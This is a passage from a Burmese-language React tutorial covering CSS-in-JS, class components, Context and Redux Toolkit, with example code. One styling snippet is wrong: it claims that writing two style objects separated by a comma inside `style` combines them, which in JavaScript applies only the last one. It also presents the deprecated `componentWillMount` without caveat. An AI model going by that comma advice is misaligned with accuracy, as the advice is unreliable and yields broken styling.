CSS မှာ `margin-bottom` လို့ရေးပေမယ့် CSS in JS မှာ `marginBottom` လို့ရေးပါတယ်။ `px` Unit ထည့်စရာ မလိုတဲ့အတွက် လိုအပ်ရင် တန်ဖိုးတွေကို ပေါင်းနှုတ်မြှောက်စား လုပ်လို့ရပါတယ်။ `border` အတွက်တော့ `1px solid red` လို့ ပေးထားပါတယ်။ `px` Unit ထည့်ပေးထားပါတယ်။ ပေးလို့ရပါတယ်။ Quote အဖွင့်အပိတ်ထဲမှာတော့ ဖြစ်ရပါတယ်။ CSS တွေ များလာတဲ့အခါ ပြင်ဆင်ထိမ်းသိမ်းရလွယ်အောင် ဒုတိယ ရေးနည်းအနေနဲ့ အခုလို ခွဲရေးထားသင့်ပါတယ်။

JavaScript/JSX

```
const styles = {
    toolbar: {
        marginBottom: 20,
        border: '1px solid red',
    }
}
```

ပြီးတော့မှ လိုတဲ့နေရာမှာ အခုလို ထည့်သုံးလိုက်တာ ပိုကောင်းပါတယ်။

JavaScript/JSX

```
return (
    <div style={styles.toolbar}>
        {props.children}
    </div>
);
```

`style` အတွက် တွန့်ကွင်း နှစ်ထပ်မလိုတော့တာကို သတိပြုပါ။ တစ်ခုထက်ပိုတဲ့ Style သတ်မှတ်ချက်ကို Component မှာ တွဲသုံးချင်လည်း ရပါတယ်။ ဥပမာ - Style က ဒီလိုသတ်မှတ်ထားတယ် ဆိုပါစို့။

JavaScript/JSX

```
const styles = {
    toolbar: {
        marginBottom: 20,
        border: '1px solid red',
    },
    dark: {
        background: 'purple',
        color: 'white',
    }
}
```

Component မှာ အခုလို အလွယ်တစ်ကူ ယူသုံးလိုက်လို့ ရပါတယ်။

JavaScript/JSX

```
return (
    <div style={styles.toolbar, styles.dark}>
        {props.children}
    </div>
);
```

တွဲသုံးချင်တဲ့ Style တွေကို Comma လေးခံပြီး ထည့်သွားလိုက်တာပါပဲ။

နောက်တစ်နည်းဖြစ်တဲ့ Styled Component ကတော့ ပရောဂျက်ထဲမှာ အသင့်မပါပါဘူး။ Package ထပ်ထည့်ပြီးမှ အသုံးပြုလို့ရမှာဖြစ်လို့ ဒီတစ်နည်းကိုတော့ ချန်ထားလိုက်ပါမယ်။ React နဲ့ပက်သက်ပြီး ကောင်းကောင်း ကျင်လည်လာပြီဆိုတော့မှ ကိုယ့်ဘာသာ ဆက်လေ့လာရမှာပါ။

အခန်း (၅၈) – React Class Components

React မှာ Class Component နဲ့ Function Component ဆိုပြီး ရေးဟန် (၂) မျိုးရှိပါတယ်။ အရင်ကဆိုရင် Class Component ကသာလျှင် အဓိကရေးဟန်ဖြစ်ပြီး Function Component ရေးဟန်က နောက်မှ ပေါ်လာတာပါ။ အစောပိုင်းမှာဆိုရင် Function Component တွေမှာ State Data တွေ ထည့်ရေးလို့ တောင် မရပါဘူး။ ဒါကြောင့် ဒီစာအုပ်ရဲ့ အရင် Version တွေမှာ Class Component တွေနဲ့ အများအားဖြင့် နမူနာပေး ဖော်ပြခဲ့တာပါ။

ဒါပေမယ့် ရှေ့မှာ နမူနာ သုံးခဲ့ကြတဲ့ `useState()` လို Hook Function တွေရဲ့ အကူအညီနဲ့ State Data တွေစီမံနိုင်လာပြီးနောက်မှာတော့ Function Component တွေကိုသာ အဓိကထား အသုံးပြုလာကြလိုက်တာ အခုဆိုရင် Class Component ဆိုတာ သုံးစရာတောင် မလိုတော့သလို သိပ်လည်း မသုံးကြတော့ပါဘူး။ ထည့်မပြောဘဲ ထားလိုက်တော့မယ်လို့တောင် စဉ်းစားပါသေးတယ်။ ဒါပေမယ့် Class Component တွေသုံးပြီး ရေးထားတဲ့ ကုဒ်တွေကိုတွေ့ရင် နားမလည်တော့တာမျိုး ဖြစ်နေမှာစိုးလို့ သိသင့်တဲ့ သဘောသဘာဝတွေကို ထည့်သွင်းဖော်ပြလိုက်ပါတယ်။

Class Component တွေဖန်တီးဖို့အတွက် လိုအပ်ချက်ကတော့ `React.Component` ကို Extend လုပ်ပြီး၊ Element တစ်ခုကို Return ပြန်ပေးတဲ့၊ `render()` Method ပါရမှာပဲ ဖြစ်ပါတယ်။ အဆင့်နည်းနည်း ပိုသွားပေမယ့် သိပ်တော့ မခက်ပါဘူး။ ဒီလိုရေးရတာပါ –

JavaScript/JSX

```
import React from "react";

class App extends React.Component {
	render() {
		return (
			<div>
				<h1>Class Component</h1>
			</div>
		)
	}
}

export default App;
```

Props တွေပေးပုံပေးနည်းကတော့ Function Component နဲ့ ခပ်ဆင်ဆင်ပါပဲ။ အသုံးပြုတဲ့အခါမှာသာ `props` Function Parameter ကနေ မသုံးဘဲ `this.props` Class Property ကနေ ရယူအသုံးပြုရတာပါ။ ဒီလိုပါ –

JavaScript/JSX

```
import React from "react";

class Item extends React.Component {
	render() {
		return (
			<li>{this.props.name}</li>
		)
	}
}

class App extends React.Component {
	render() {
		return (
			<div>
				<h1>Class Component</h1>
				<ul>
					<Item name="Apple" />
					<Item name="Orange" />
				</ul>
			</div>
		)
	}
}

export default App;
```

State Data တွေ Manage လုပ်ဖို့အတွက် `useState()` တွေဘာတွေ မလိုတော့ပါဘူး။ `this.state` Class Property ကနေတစ်ဆင့် စီမံရေးသားရပါတယ်။ ဒီလိုပါ –

JavaScript/JSX

```
import React from "react";

class App extends React.Component {
    state = {
        data: [
            { id: 1, name: 'Apple' },
            { id: 2, name: 'Orange' },
        ]
    };

    render() {
        return (
            <div>
                <h1>Class Component</h1>
                <ul>
                    {this.state.data.map(item => {
                        return (
                            <li key={item.id}>
                                {item.name}
                            </li>
                        )
                    })}
                </ul>
            </div>
        )
    }
}

export default App;
```

Class Component တွေရဲ့အားသာချက်လို့ ပြောလို့ရတာကတော့ Lifecycle Methods တွေဖြစ်ပါတယ်။ `componentWillMount()`, `componentDidMount()`, `componentWillUnmount()`, `componentDidUpdate()` စသည်ဖြင့် Component ကို မပြခင်ဘာလုပ်ရမလဲ၊ ပြပြီး ဘာလုပ်ရမလဲ၊ ပြောင်းသွားရင် ဘာလုပ်ရမလဲ စသည်ဖြင့် ကြိုတင်သတ်မှတ်ထားနိုင်တဲ့ အသုံးဝင်တဲ့ Methods တွေ ရှိပါတယ်။

JavaScript/JSX

```
class App extends React.Component {
    state = {
        ...
    };

    componentWillMount() {
        console.log("App is about to mount...");
    }

    componentDidMount() {
        console.log("App is mounted...");
    }

    render() {
        return (
            ...
        );
    }
}
```

နမူနာအရ App Component ကို မဖော်ပြခင်လေးမှာ `componentWillMount()` Method အလိုအလျောက် အလုပ်လုပ်သွားမှာဖြစ်ပြီး ဖော်ပြပြီးသွားတဲ့အခါ `componentDidMount()` က အလုပ်လုပ်သွားမှာပါ။ Component ကိုမပြခင်လေးမှာ API Server ကနေ Data လှမ်းယူတဲ့အလုပ်မျိုးတွေ လုပ်လို့ရသလို၊ Component ကို အရင်ပြလိုက်ပြီးတော့မှ `componentDidMount()` မှာ Data လှမ်းယူတာမျိုးလည်း လုပ်လို့ရနိုင်ပါတယ်။ ဒါကြောင့် Class Component ရဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေဖြစ်ပြီး Function Component တွေမှာ အလားတူ Lifecycle လုပ်ဆောင်ချက်တွေ မရှိကြပါဘူး။ အဲ့ဒီအစား `useEffect()` လို Hook Function တွေကို အစားထိုး အသုံးပြုကြပါတယ်။ နောက်အခန်းတွေမှာ ဆက်လေ့လာကြမှာပါ။

ဒီလောက်ဆိုရင် Class Component တွေရဲ့ ဖွဲ့စည်းပုံကို သိရှိသွားပြီဖြစ်လို့ နောက်ထပ် အသေးစိတ်တွေတော့ မဆက်တော့ပါဘူး။ အတော်လေး အသုံးနည်းသွားတဲ့ လုပ်ဆောင်ချက်တွေဖြစ်နေတော့ ဒီနေရာမျိုးမှာ သိပ်အချိန်မပေးစေချင်တော့လို့ပါ။

အခန်း (၅၉) – React Context

React Component တွေမှာ ပုံမှန်အားဖြင့် Data တွေဟာ Parent to Child လက်ဆင့်ကမ်းပြီး `props` အနေနဲ့ စီးဆင်းရတာကို ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ နောက်တစ်ခေါက်လောက် ပြန်ကြည့်ရအောင်ပါ။

JavaScript/JSX

```
function App() {
    return <Header name="Hello React" />
}

function Header(props) {
    return <Title name={props.name} />
}

function Title(props) {
    return <h1>{props.name}</h1>
}
```

App Component က Hello React ဆိုတဲ့ တန်ဖိုးကို Header Component ထံ `name` props အနေနဲ့ ပေးပါတယ်။ Header က လက်ခံရရှိတဲ့ `name` ကို Title Component ရဲ့ props အဖြစ် လက်ဆင့်ကမ်း ပေးပါတယ်။ နောက်ဆုံးမှာ Title Component က လက်ခံရရှိတဲ့ `name` props ကို အသုံးပြုပါတယ်။ ဒီလို တစ်ဆင့်ချင်းသာ သွားရပြီး App က Title အကို အဆင့်ကျော်ပြီး တိုက်ရိုက် Data ပေးလို့မရသလို၊ Title ကလည်း `App` ဆီက Data တွေကို အဆင့်ကျော်ပြီး လှမ်းယူလို့ မရပါဘူး။

Context ဆိုတာ လိုရင်းကတော့ Data တွေ အဆင့်ကျော် ပေးလို့ရအောင်၊ ယူလို့ရအောင် ဖန်တီးပေးထားတဲ့ နည်းပညာတစ်ခုပါ။ ပြီးခဲ့တဲ့ နမူနာကို Context သုံးပြီး အခုလို ရေးနိုင်ပါတယ်။

JavaScript/JSX

```
import { createContext, useContext } from "react";

const MyContext = createContext();

export default function App() {
    return (
        <MyContext.Provider value="Hello Context">
            <Header />
        </MyContext.Provider>
    );
}

function Header(props) {
    return <Title />;
}

function Title(props) {
    const value = useContext(MyContext);

    return <h1>{value}</h1>;
}
```

ရုတ်တရက် ရှုပ်တယ်ထင်ရပေမယ့် အတော်အသုံးဝင်တဲ့ သဘောသဘာဝတစ်ခုပါ။ ပထမဆုံးအနေနဲ့ `createContext()` နဲ့ React Context တစ်ခုကို တည်ဆောက်ပါတယ်။ ပြီးတဲ့အခါ အဲ့ဒီ Context ရဲ့ Provider မှာ ပေးလိုတဲ့တန်ဖိုးကို ပေးလို့ရပါတယ်။ နမူနာမှာတော့ Hello Context လို့ စာတစ်ကြောင်းပဲ ပေးထားပါတယ်။ တစ်ခြား Number တွေ Object တွေပေးချင်ရင်လည်း ပေးလို့ရပါတယ်။ ဒီ Context Value ကို အဆင့်ဆင့် လက်ဆင့်ကမ်းစရာ မလိုဘဲ အသုံးပြုလိုတဲ့ Child Component မှာ `useContext()` နဲ့ လိုတဲ့အချိန် လှမ်းယူသုံးလိုက်လို့ ရသွားပါတယ်။

လက်တွေ့နမူနာတစ်ခုအနေနဲ့ State နဲ့ Context ကို တွဲရေးရတဲ့ Theme Provider Pattern လေးတစ်ခုကို ထည့်ဖော်ပြပေးချင်ပါတယ်။ ဂရုစိုက်ကြည့်ပေးပါ။

JavaScript/JSX

```
import { createContext, useContext, useState } from "react";

const ThemeContext = createContext();

export default function App() {
     const [theme, setTheme] = useState("light");

     return (
          <ThemeContext.Provider value={{ theme, setTheme }}>
               <div
                    style={{
                         minHeight: 400,
                         color: "green",
                         padding: 20,
                         background:
                              theme === "light"
                                   ? "lightblue"
                                   : "darkblue",
                    }}>
                    <Header />
               </div>
          </ThemeContext.Provider>
     );
}

function Header() {
     return <Title />;
}

function Title() {
     const { theme, setTheme } = useContext(ThemeContext);

     return (
          <div>
               <h1>Hello Context</h1>
               <button onClick={() => {
                    setTheme(
                         theme === "light" ? "dark" : "light"
                    )
               }}>Toggle Theme</button>
          </div>
     );
}
```

App Component မှာ Context Value အဖြစ် State Data နဲ့ အဲ့ဒီ Data ကို ပြင်လို့ရတဲ့ Function ဖြစ်ကြ

တဲ့ `theme` နဲ့ `setTheme` ကို ထည့်ပေးထားပါတယ်။ ဒါကြောင့် လိုအပ်တဲ့ Child Component တိုင်းက နေ `theme` နဲ့ `setTheme` တို့ကိုယူသုံးလို့ရသွားပါတယ်။ `theme` ရဲ့ Default Value က `light` ဖြစ်ပါတယ်။

App Component ရဲ့ `<div>` Element အတွက် Style Background မှာ Ternary Operator ကိုသုံးပြီး `theme` က `light` ဆိုရင် အပြာနုနဲ့ပြပြီး `theme` က `light` မဟုတ်ရင် အပြာရင့်နဲ့ ပြထားပါတယ်။

ထပ်ဆင့် Child Component ဖြစ်တဲ့ Title က `useContext()` နဲ့ `theme, setTheme` ကို ယူသုံးထားပါတယ်။ သူ့မှာ Button တစ်ခုပါပြီး နှိပ်လိုက်တဲ့အခါ `theme` ရဲ့တန်ဖိုး `light` ဖြစ်နေရင် `dark` ပြောင်းပေးပြီး `light` မဟုတ်ရင် `light` ပြန်ပြောင်းပေးပါတယ်။ ဒီပြောင်းလဲမှုဟာ မူလ App Component ကို သက်ရောက်သွားမှာဖြစ်လို့ App Component တစ်ခုလုံးရဲ့ Theme ကို Title Component ကနေ လှမ်းပြောင်းလို့ရတဲ့ လုပ်ဆောင်ချက်ကို ရရှိသွားပါတော့တယ်။

အသုံးဝင်ပြီး မကြာခဏ ရေးရလေ့ရှိတဲ့ နည်းစနစ်မို့လို့ လက်တွေ့ကူးယူပြီး ရေးသားစမ်းသပ် ကြည့်သင့်ပါတယ်။

အခန်း (၆၀) – Redux

Redux ဟာ State Container နည်းပညာလို့ ခေါ်ပါတယ်။ တနည်းအားဖြင့် `state` Data တွေကို စီမံတဲ့ နေရာမှာ အသုံးပြုရတဲ့ နည်းပညာပါပဲ။ ဒီနည်းပညာဟာ နားလည်သွားရင် ရိုးရှင်းပေမယ့်၊ အစပိုင်းမှာ နားလည်ရခက်ပြီး မျက်စိလည်စေနိုင်တဲ့ နည်းပညာတစ်ခုပါ။ အတတ်နိုင်ဆုံး ကြိုးစားပြီးတော့ ရှင်းအောင် ပြောသွားမှာ ဖြစ်ပါတယ်။

ပထမဦးဆုံး `state` Date တွေကို စီမံတဲ့ Function တစ်ခုအကြောင်း ပြောပါမယ်။ Reducer Function လို့ ခေါ်ပါတယ်။ Redux က `state` Data တွေကို စီမံမပေးပါဘူး။ ကိုယ်တိုင်ပဲ စီမံရတာပါ။ အဲ့ဒီလို စီမံနိုင်ဖို့ လိုအပ်တဲ့ Container Framework ကိုသာ ပေးထားတဲ့သဘောပါ။ Reducer Function ရဲ့ အခြေခံဖွဲ့စည်းပုံက ဒီလိုပါ။

JavaScript/JSX

```
function reducer(state, action) {
    return state;
}
```

နမူနာမှာ Function Name ကို `reducer` လို့ပေးထားပေမယ့် ဒီနာမည်က အရေးမကြီးပါဘူး။ ကြိုက်တဲ့ နာမည် ပေးလို့ရပါတယ်။ အရေးကြီးတာကတော့ `state` နဲ့ `action` ဆိုတဲ့ Parameter နှစ်ခုပါဖို့ပါပဲ။ မ ဖြစ်မနေ ပါဖို့လိုအပ်ပါတယ်။ နောက်ထပ်အရေးကြီးတာကတော့ `state` ကို Return ပြန်ပေးဖို့လိုအပ်ခြင်း ဖြစ်ပါတယ်။ `state` Data အကုန်လုံးကို ပြန်တာဖြစ်နိုင်တယ်၊ တစ်စိတ်တစ်ပိုင်းကို ပြန်တာ ဖြစ်နိုင် တယ်။ ဒါကတော့ ကိုယ် ဒီ Function ကို ဘယ်လို အလုပ်လုပ်စေချင်သလဲဆိုတဲ့ပေါ်မှာ မူတည်ပါတယ်။

နည်းနည်း ပြင်လိုက်ပါမယ်။

JavaScript/JSX

```
function reducer(state = [], action) {
    if(action.type === "ADD") {
        return [ ...state, action.name ];
    }

    return state;
}
```

`state` ရဲ့ Default Value ကို Array အလွတ်တစ်ခုလို့ သတ်မှတ်ထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ `state` ကို Return ပြန်ပုံပြန်နည်း ပြောင်းသွားပါပြီ။ `action` ရဲ့ Property `type` က ADD ဖြစ်ခဲ့မယ်ဆိုရင် မူလ `state` မှာ `action` ရဲ့ `name` ကို ပေါင်းထည့်ပြီးမှ Return ပြန်ပေးသွားတာ ဖြစ်ပါတယ်။ တခြား Delete, Update, Filter စတဲ့ ကုဒ်တွေကို ဒီနည်းအတိုင်း ဆက်ရေးသွားရမှာပါ။ ဒါတွေက Programming Logic တွေမို့လို့ ဒီနေရာမှာ နမူနာ ရေးမပြတော့ပါဘူး။ ကုဒ်ရှည်ပြီး ကြည့်ရခက် နားလည်ရခက်သွားမှာ စိုးလို့ပါ။ ဒီ Logic တွေကိုတော့ လက်ရှိသိထားတဲ့ ဗဟုသုတပေါ်မှာ မူတည်ပြီး ကိုယ်တိုင် ကြံဆပြီး ရေးရတော့မှာပါ။ ဒီနေရာမှာတော့ Redux ရဲ့ အလုပ်လုပ်ပုံကိုသာ ဆက်ရှင်းပြသွားမှာပါ။

Redux ရဲ့ `createStore()` လို့ ခေါ်တဲ့ Function ကို အသုံးပြုပြီး State Container တစ်ခု တည်ဆောက် နိုင်ပါတယ်။ Reducer Function ကို Argument အနေနဲ့ ပေးရပါတယ်။ ဒီလိုပါ။

JavaScript/JSX

```
const store = Redux.createStore(reducer);
```

ပြီးတဲ့အခါ `dispatch()` လို့ခေါ်တဲ့ Function တစ်ခုထပ်မှတ်ရပါမယ်။ State Container ထဲက state ကို ပြင်ချင်ရင် `dispatch()` နဲ့ ပြင်ရပါတယ်။ သူကိုယ်တိုင် ပြင်တာ မဟုတ်ပါဘူး။ သူက Reducer ကို သုံးပြီး အလုပ်လုပ်ပေးတာပါ။ တနည်းအားဖြင့် `dispatch()` ဆိုတာ `reducer()` ကို ခေါ်ပေးတဲ့ Function လို့ ဆိုနိုင်ပါတယ်။ `dispatch()` ကို ခေါ်တဲ့အခါ `action` ကို Argument အနေနဲ့ ထည့်ပေးရပါတယ်။ ဥပမာ -

JavaScript/JSX

```
store.dispatch({  type: "ADD", name: "Apple" });

// => state = [ Apple ]
```

JavaScript/JSX

```
store.dispatch({  type: "ADD", name: "Orange" });

// => state = [ Apple, Orange ]
```

JavaScript/JSX

```
store.dispatch({  type: "ADD", name: "Mango" });

// => state = [ Apple, Orange, Mango ]
```

`dispatch()` Function ကို ခေါ်စဉ်မှာ ပေးလိုက်တဲ့ `type: ADD` ကြောင့် `state` ထဲမှာ `name` တွေ တိုးတိုးသွားတဲ့ သဘောကို တွေ့ရမှာ ဖြစ်ပါတယ်။ `type: ADD` ဆိုရင် `state` ထဲမှာ `name` တိုးပြီး ပြန် ပေးဖို့ကို ကျွန်တော်တို့ကိုယ်တိုင် `reducer()` ထဲမှာ ရေးထားခဲ့တယ်လေ။

ဒါဟာ Redux ရဲ့ အခြေခံအလုပ်လုပ်ပုံကို နားလည်စေဖို့ ဖော်ပြလိုက်တဲ့ နမူနာဖြစ်ပါတယ်။ လက်တွေ့ အသုံးပြုဖို့ မဟုတ်သေးပါဘူး။ လက်တွေ့အသုံးပြုတဲ့အခါမှာတော့ Redux ကို တိုက်ရိုက်အသုံးပြုမယ့် အစား Redux Toolkit လို့ခေါ်တဲ့ နည်းပညာကနေတစ်ဆင့် အသုံးပြုရမှာပဲ ဖြစ်ပါတယ်။


Redux Toolkit

Redux နဲ့ Redux Toolkit အပါအဝင် နမူနာကုဒ်တစ်ချို့ပါ ကြိုတင်ထည့်သွင်းပေးထားတဲ့ React ပရောဂျက်တစ်ခုကို အခုလို တည်ဆောက်လို့ရပါတယ်။။

```
npx create-react-app app --template redux
```

`create-react-app` ကိုပဲ အသုံးပြုပြီး နောက်ကနေ `--template` အနေနဲ့ `redux` ကို သုံးမယ်ဆိုတဲ့ Option လေးထည့်ပေးလိုက်တာပါ။

`npm start` နဲ့ ဝင် Run ကြည့်လိုက်ရင် အခုလို ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။



Counter Component လေးတစ်ခုကို နမူနာအနေနဲ့ ကြိုရေးပေးထားလို့ + – ခလုပ်လေးတွေကို နှိပ်ပြီး စမ်းကြည့်လို့ရပါတယ်။ Redux နဲ့ Redux Toolkit ကို အသုံးပြုပြီး ရေးထားပေးတာပါ။ `src` ထဲက `index.js` ကို ဖွင့်ကြည့်လိုက်ရင် အခုလိုပုံစံ ရေးပေးထားတာကို တွေ့ရပါလိမ့်မယ်။

JavaScript/JSX

```
import React from 'react';
import { createRoot } from 'react-dom/client';
import { Provider } from 'react-redux';
import { store } from './app/store';
import App from './App';

const container = document.getElementById('root');
const root = createRoot(container);

root.render(
  <Provider store={store}>
    <App />
  </Provider>
);
```

App တစ်ခုလုံးကို `react-redux` ကနေ Import လုပ်ယူထားတဲ့ `<Provider>` ထဲမှာ ထည့်ထားတာ

ကို တွေ့ရပါလိမ့်မယ်။ ဒါကြောင့် <App> နဲ့ အတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Component တွေက Redux ရဲ့ လုပ်ဆောင်ချက်တွေကို အသုံးပြုလို့ရသွားပြီး။ Provider အတွက် ထည့်ပေးထားတဲ့ store Object ကို တော့ app/store.js မှာ ခွဲရေးပြီး ပြန်ယူသုံးထားပါတယ်။ ဒါကြောင့် app/store.js ကို ဖွင့်ကြည့်လိုက်ပါ၊ အခုလို တွေ့ရပါလိမ့်မယ် –

JavaScript/JSX

```
import { configureStore } from '@reduxjs/toolkit';
import counterReducer from '../features/counter/counterSlice';

export const store = configureStore({
  reducer: {
    counter: counterReducer,
  },
});
```

store Object တည်ဆောက်ဖို့အတွက် Redux ရဲ့ createStore() ကို သုံးရမှာဖြစ်ပေမယ့်၊ မသုံးတော့ဘဲ Redux Toolkit ရဲ့ configureStore() Method နဲ့ store Object ကို တည်ဆောက်ထားပါတယ်။ store Object တည်ဆောက်ချိန်မှာ ပေးရမယ့် Reducer Function ကိုလည်း ဒီမှာတစ်ခါထဲမရေးဘဲ counterSlice ဆိုတဲ့နာမည်နဲ့ ခွဲရေးထားတာကို တွေ့ရပါလိမ့်မယ်။

ဒီလောက်ဆိုရင် စလို့ ရသွားပါပြီ။ သူနမူနာပေးထားတဲ့ ကုဒ်တွေကို မသုံးတော့ဘဲ ကိုယ့်ဘာသာ ကုဒ်တစ်ချို့ စမ်းရေးကြည့်ပါမယ်။ အရင်ဆုံး features ဖိုဒါထဲမှာ fruits အမည်နဲ့ ဖိုဒါအသစ်တစ်ခု ထပ်ဆောက်ပြီး features/fruits/fruitSlice.js မှာ အခုလိုရေးပေးပါ။

JavaScript/JSX

```
import { createSlice } from "@reduxjs/toolkit";

const fruitSlice = createSlice({
     name: "fruits",
     initialState: [
           { id: 1, name: "Apple", price: 0.99 },
           { id: 2, name: "Orange", price: 0.89 },
     ],
     reducers: {
           add: (state, action) => {
                 return [...state, action.payload];
           },
```

```
            remove: (state, action) => {
                  return state.filter(item=>item.id !== action.payload);
            }
      }
});

export const selectFruits = (state) => state.fruits;
export const { add, remove } = fruitSlice.actions;
export default fruitSlice.reducer;
```

`initialState` အတွက် Default Data တစ်ချို့ပေးထားပါတယ်။ ပြီးတဲ့အခါ `reducers` အတွက် `add` နဲ့ `remove` ဆိုတဲ့ Function နှစ်ခု ရေးပေးထားပါတယ်။ `add` က State Data ထဲမှာ `action.payload` အနေနဲ့ ပါလာတဲ့ Parameter ကို ထပ်တိုးပေးပြီး။ `remove` ကတော့ လက်ရှိ State Data ထဲကနေ `id` နဲ့ `action.payload` အနေနဲ့ပါလာတဲ့ Parameter တိုက်စစ် Filter လုပ်ပြီး ဖယ်ထုတ်ပေးပါတယ်။

ပြီးတဲ့အခါ `selectFruits()` လို့ခေါ်တဲ့ Function တစ်ခုကိုလည်း Export လုပ်ပေးထားပါသေးတယ်။ အဲ့ဒီ Function က State Data တွေအမျိုးမျိုး ရှိနိုင်တဲ့ထဲက `fruits` ကို ပြန်ပေးမှာပါ။ အပေါ်က `configureStore()` အတွက် `name` မှာ `fruits` လို့ ပေးခဲ့တာကို ပြန်ကြည့်ပါ။

ပြီးတဲ့အခါ `reducers` ထဲမှာ ရေးပေးထားတဲ့ `add` နဲ့ `remove` ဆိုတဲ့ Function တွေကိုလည်း Export လုပ်ပေးထားပြီး၊ `reducer` တစ်ခုလုံးကိုလည်း Default Export အနေနဲ့ ပြန်ပေးထားပါတယ်။ ဒီ `reducer` ကို `store` Object တည်ဆောက်တဲ့အခါ ထည့်သုံးမှာဖြစ်လို့ `app/store.js` မှာ ရေးထားတဲ့ကုဒ်ကို အခုလိုပြင်ပေးပါ။

JavaScript/JSX

```
import { configureStore } from '@reduxjs/toolkit';
import fruitSlice from '../features/fruits/fruitSlice';

export const store = configureStore({
  reducer: {
    fruits: fruitSlice,
  },
});
```

သူနမူနာရေးပေးထားတဲ့ `counterSlice` Reducer ကို မသုံးတော့ဘဲ ကိုယ့်ဘာသာ ရေးထားတဲ့ `fruitSlice` Reducer ကို အစားထိုးပြီး သုံးပေးလိုက်တာပါ။ အားလုံး Ready ဖြစ်နေပါပြီ။ ဒါကြောင့် `<FruitList>` လို့ခေါ်တဲ့ Component တစ်ခုရေးကြည့်ပါမယ်။ `features/fruits/FruitList.js` မှာ အခုလိုရေးပေးပါ။

JavaScript/JSX

```
import { useDispatch, useSelector } from "react-redux";
import { remove, selectFruits } from "./fruitSlice";

export default function FruitsList() {
    const fruits = useSelector(selectFruits);
    const dispatch = useDispatch();

    return (
        <div>
            <h1>Fruit List</h1>
            <ul>
                {fruits.map(fruit => {
                    return (
                        <li key={fruit.id}>
                            <button onClick={() =>
                                dispatch(remove(fruit.id))}>
                                Del
                            </button>
                            {fruit.name}, ${fruit.price}
                        </li>
                    );
                })}
            </ul>
        </div>
    );
}
```

အစပိုင်း `store` Object တည်ဆောက်တဲ့ `configureStore` မှာ မျက်စိရှုပ်စရာတွေ များပေမယ့် အခုလို ပြန်ယူသုံးချိန်မှာတော့ ဒီလောက်မရှုပ်တော့ပါဘူး။ State Data ကို လိုချင်တဲ့အခါ `useSelector()` နဲ့ယူပြီး `add`, `remove` စတဲ့ Action Function တွေကို Run ချင်တဲ့အခါ တိုက်ရိုက် မ Run ပဲ `dispatch()` ကနေ တစ်ဆင့် Run ရတယ်ဆိုတာသိရင် ရပါပြီ။ နမူနာအရ လိုချင်တဲ့ `fruits` စာရင်းကို `useSelector()` နဲ့ယူထားပြီး ရေးရိုးရေးစဉ်အတိုင်း ဆက်ရေးထားပါတယ်။ `useState()` တွေ ဘာတွေ မသုံးတော့သလို၊ `props` အနေနဲ့ အဆင့်ဆင့်ပေးတာတွေလည်း မလိုအပ်တော့ပါဘူး။

Delete Button တစ်ခုလည်း တစ်ခါထဲ ထည့်ရေးထားပါတယ်။ `onClick` မှာ `dispatch()` နဲ့ `remove()` ကို Run ပေးလိုက်တာပါပဲ။ ခလုပ်နှိပ်လိုက်လို့ State Data မှာ ပျက်သွားရင် UI မှာလည်း အလိုအလျောက် လိုက်လံပြောင်းလဲ ဖော်ပြပေးမှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့ စမ်းသပ်နိုင်ဖို့အတွက် `App.js` မှာ အခုထည့်သုံးလိုက်ရင် ရသွားပါပြီ။

JavaScript/JSX

```
import FruitList from "./features/fruits/FruitList";

export default function App() {
     return (
           <div>
                 <FruitList />
           </div>
     );
}
```

နောက်ထပ်လုပ်ဆောင်ချက်တစ်ခု ထပ်ထည့်စမ်းနိုင်ဖို့အတွက် `features/fruits/AddFruit.js` မှာ အခုလိုရေးပေးပါ။

JavaScript/JSX

```
import { useRef } from "react";
import { useSelector, useDispatch } from "react-redux";
import { selectFruits, add } from "./fruitSlice";

export default function NewFruit() {
    const nameRef = useRef();
    const priceRef = useRef();

    const fruits = useSelector(selectFruits);
    const dispatch = useDispatch();

    return (
        <form onSubmit={(e) => {
            e.preventDefault();

            dispatch(add({
                id: fruits[fruits.length - 1].id + 1,
                name: nameRef.current.value,
                price: priceRef.current.value,
            }));
        }}>
```

```
            <input type="text" ref={nameRef} /><br />
            <input type="text" ref={priceRef} /><br />
            <button>Add Fruit</button>
        </form>
    )
}
```

